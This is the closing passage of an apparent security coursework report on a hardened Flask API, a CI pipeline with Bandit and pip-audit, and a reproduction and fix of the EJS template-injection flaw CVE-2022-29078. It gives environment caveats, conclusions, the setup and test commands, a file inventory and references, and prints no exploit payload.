Docker was not installed on the build machine. The CVE environment was therefore launched with the same package versions directly on Node.js 20, and Vulhub-style Dockerfiles and compose files are supplied but were not executed. The vulnerability, payload, root cause and fix are unchanged; only the isolation layer differs. A grader with Docker can run docker compose up --build in cve/CVE-2022-29078 to obtain the same vulnerable service on port 3000.

No GitHub/GitLab credentials were available, so the repository could not be pushed and the Actions pipeline could not run on GitHub. The workflow file is committed and validated by running the same pytest, Bandit and pip-audit commands locally; the two links must be filled in after pushing.

The manual asks for screenshots. The submission contains raw terminal transcripts with timestamps, exact commands and outputs, which are stronger evidence than an image because they can be re-run and diffed. Screenshots can be taken from the same scripts (scripts/api_demo.ps1 and cve/CVE-2022-29078/run_demo.ps1) if the instructor requires images. Personal data (student name, variant, HDU number) was not provided, so the title page uses placeholders.

The small in-memory login limiter and SQLite database are appropriate for a lab but not for a multi-process production deployment; a real system would use a shared rate-limit store and a managed database. These are noted as engineering trade-offs, not hidden weaknesses.

12. Conclusion

The work produced a working secure API, a CI pipeline that would block a vulnerable dependency or a medium-severity code finding, and a complete CVE case study that goes from an HTTP request to a root cause in library source and back to a verified fix. The most important lesson is that security is not a scanner result: Bandit and pip-audit are useful gates, but the EJS flaw required understanding how data flowed from req.query into a compiler option and then into generated source. The exploit was also invisible in the HTTP status code, which is why verification must check impact (the marker file) rather than whether the page still loads.

On the defensive side, the API shows the value of doing the simple things correctly: bound parameters, output encoding at the boundary, bcrypt with a real cost, a pinned JWT algorithm with claim validation, ownership

checks derived from the token, and headers that reduce the browser attack surface. On the process side, the pipeline and the regression suite make those properties repeatable rather than one-off.

The main gaps are environmental rather than conceptual: Docker and the GitHub remote were unavailable, and the report discloses both. Running the included compose files and pushing the repository would close them without changing any of the code or conclusions.

Appendix A. Commands

```
# API
python -m venv .venv
.venv\Scripts\activate            # Windows
pip install -r requirements-dev.txt
python scripts/seed.py
python run.py                       # http://127.0.0.1:5000

# Tests and scanners
pytest -q
bandit -r app -f json -o security/bandit-report.json
pip-audit -r requirements.txt --format json -o security/pip-audit-report.json

# API acceptance transcript
powershell -ExecutionPolicy Bypass -File scripts/api_demo.ps1

# CVE reproduction
cd cve/CVE-2022-29078/vulnerable; npm install; node app.js
cd ../fixed; npm install; node app.js
cd ..
powershell -ExecutionPolicy Bypass -File run_demo.ps1 -Mode vulnerable
powershell -ExecutionPolicy Bypass -File run_demo.ps1 -Mode fixed

# Docker (on a machine with Docker)
docker compose up --build
docker compose -f docker-compose.fixed.yml up --build
```

Appendix B. File inventory

Path	Content
app/	Flask application: factory, config, db, security, auth, api, schema
tests/	conftest.py, test_auth.py, test_api.py (21 tests)
scripts/	seed.py, api_demo.ps1
.github/workflows/ci.yml	test + Bandit + pip-audit pipeline
security/	bandit-report.json, pip-audit-report.json, README.md
cve/CVE-2022-29078/	vulnerable/, fixed/, patches/, evidence/, run_demo.ps1/.sh, Docker files
evidence/	api-demo.txt, api-server.log, login/SQLi bodies
docs/	this report, Control_Questions.md, Task_Checklist.md, Environment_Notes.md
README.md	Project overview, API docs, security design, CVE summary

References

[1] OWASP Top 10 (2021). https://owasp.org/www-project-top-ten/

[2] OWASP Cheat Sheet Series: Authentication, SQL Injection Prevention, XSS Prevention. https://cheatsheetseries.owasp.org/

[3] JWT introduction. https://jwt.io/introduction

[4] GitHub Actions documentation. https://docs.github.com/en/actions

[5] Vulhub. https://github.com/vulhub/vulhub

[6] NVD - CVE-2022-29078. https://nvd.nist.gov/vuln/detail/CVE-2022-29078

[7] OSV - CVE-2022-29078 / GHSA-phwq-j96m-2c2q. https://osv.dev/vulnerability/GHSA-phwq-j96m-2c2q

[8] EJS release 3.1.7 and fix commit 15ee698583c98dadc456639d6245580d17a24baf. https://github.com/mde/ejs/releases

[9] Technical analysis of the EJS SSTI. https://eslam.io/posts/ejs-server-side-template-injection-rce/

[10] Docker documentation. https://docs.docker.com/

[11] Bandit documentation. https://bandit.readthedocs.io/

[12] pip-audit documentation. https://pypi.org/project/pip-audit/